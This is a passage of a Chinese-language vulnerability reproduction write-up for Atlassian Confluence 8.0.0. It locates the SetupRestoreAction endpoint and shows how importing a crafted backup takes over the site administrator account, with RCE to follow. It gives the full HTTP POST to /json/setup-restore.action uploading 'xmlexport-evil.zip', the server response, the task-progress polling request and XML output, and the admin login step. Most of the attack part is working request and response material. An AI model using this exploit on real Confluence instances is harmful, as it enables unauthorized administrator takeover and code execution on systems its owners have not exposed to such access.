AbstractEditPageAction (com.atlassian.confluence.pages.actions)                                 lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractFlushIndexQueueAction (com.atlassian.confluence.impl.search.actions)                    lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractGroupAction (com.atlassian.confluence.user.actions)                                     lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractLookAndFeelAction (com.atlassian.confluence.admin.actions.lookandfeel)                  lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractPageAwareAction (com.atlassian.confluence.pages.actions)                                lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractPageTemplateAction (com.atlassian.confluence.plugins.templates.actions)         atlassian-bundled-plugins (com.atlassian.confluence.plugins.confluence-templates-8.0.0.jar)
AbstractPermissionsAction (com.atlassian.confluence.plugins.gatekeeper.controllers)     atlassian-bundled-plugins (com.atlassian.confluence.plugins.gatekeeper.gatekeeper-plugin-3.0.3.jar)
AbstractSearchCrowdUsersAction (com.atlassian.confluence.user.actions)                          lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractSetupAction (com.atlassian.confluence.setup.actions)                                    lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractSetupEmailAction (com.atlassian.confluence.setup.actions)                               lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractSpaceAction (com.atlassian.confluence.spaces.actions)                                   lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractUsersAction (com.atlassian.confluence.user.actions)                                     lib (com.atlassian.confluence_confluence-8.0.0.jar)
```


按照以上方法可以定位到 SetupRestoreAction, 通过其对应的目标文件 /setup/restore.vm 可以了解其功能, 可以使用我们导入的数据进行还原

- com.atlassian.confluence.importexport.actions.SetupRestoreAction

利用思路：本地搭建环境进行备份（记住管理员密码），使用该备份在目标进行导入，从而获得目标站的管理员权限，再组合后台利用进行 RCE 。

漏洞复现

1、导入备份文件，成功后会返回 taskId（d38d9a0f-2b13-4f8b-ad8d-d1a367f22faa）




```
POST /json/setup-restore.action HTTP/1.1
Host: 10.37.129.14:8090
X-Atlassian-Token: no-check
Content-Type: multipart/form-data; boundary=---------------------------240838548613901374911721589419
Content-Length: 210884
Connection: close

-----------------------------240838548613901374911721589419
Content-Disposition: form-data; name="buildIndex"

true
-----------------------------240838548613901374911721589419
Content-Disposition: form-data; name="file"; filename="xmlexport-evil.zip"
Content-Type: application/zip

```

```
Set-Cookie: JSESSIONID=11647589D546679D8C386AD0B49BA793; Path=/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'
X-Seraph-LoginReason: OUT
Location: /json/setup-restore-progress.action?taskId=d38d9a0f-2b13-4f8b-ad8d-d1a367f22faa
Content-Type: text/html;charset=UTF-8
Content-Language: zh-CN
```

2、根据 taskId 可在以下接口判断是否还原完成


- percentComplete 为100时还原完成



```
GET /longrunningtaskxml.action?taskId=d38d9a0f-2b13-4f8b-ad8d-d1a367f22faa HTTP/1.1
Host: 10.37.129.14:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/119.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 2



```

```
<task>
  <name>
    Importing data
  </name>
  <currentStatus>
    Complete.
  </currentStatus>
  <elapsed>
    37 seconds
  </elapsed>
  <remaining>
    Unknown
  </remaining>
  <percentComplete>
    100
  </percentComplete>
  <isSuccessful>
    true
  </isSuccessful>
</task>

```

3、利用备份文件的管理员账号密码进行登录即可



10.37.129.14:8090/admin/users/showallusers.action?reset=true

站点管理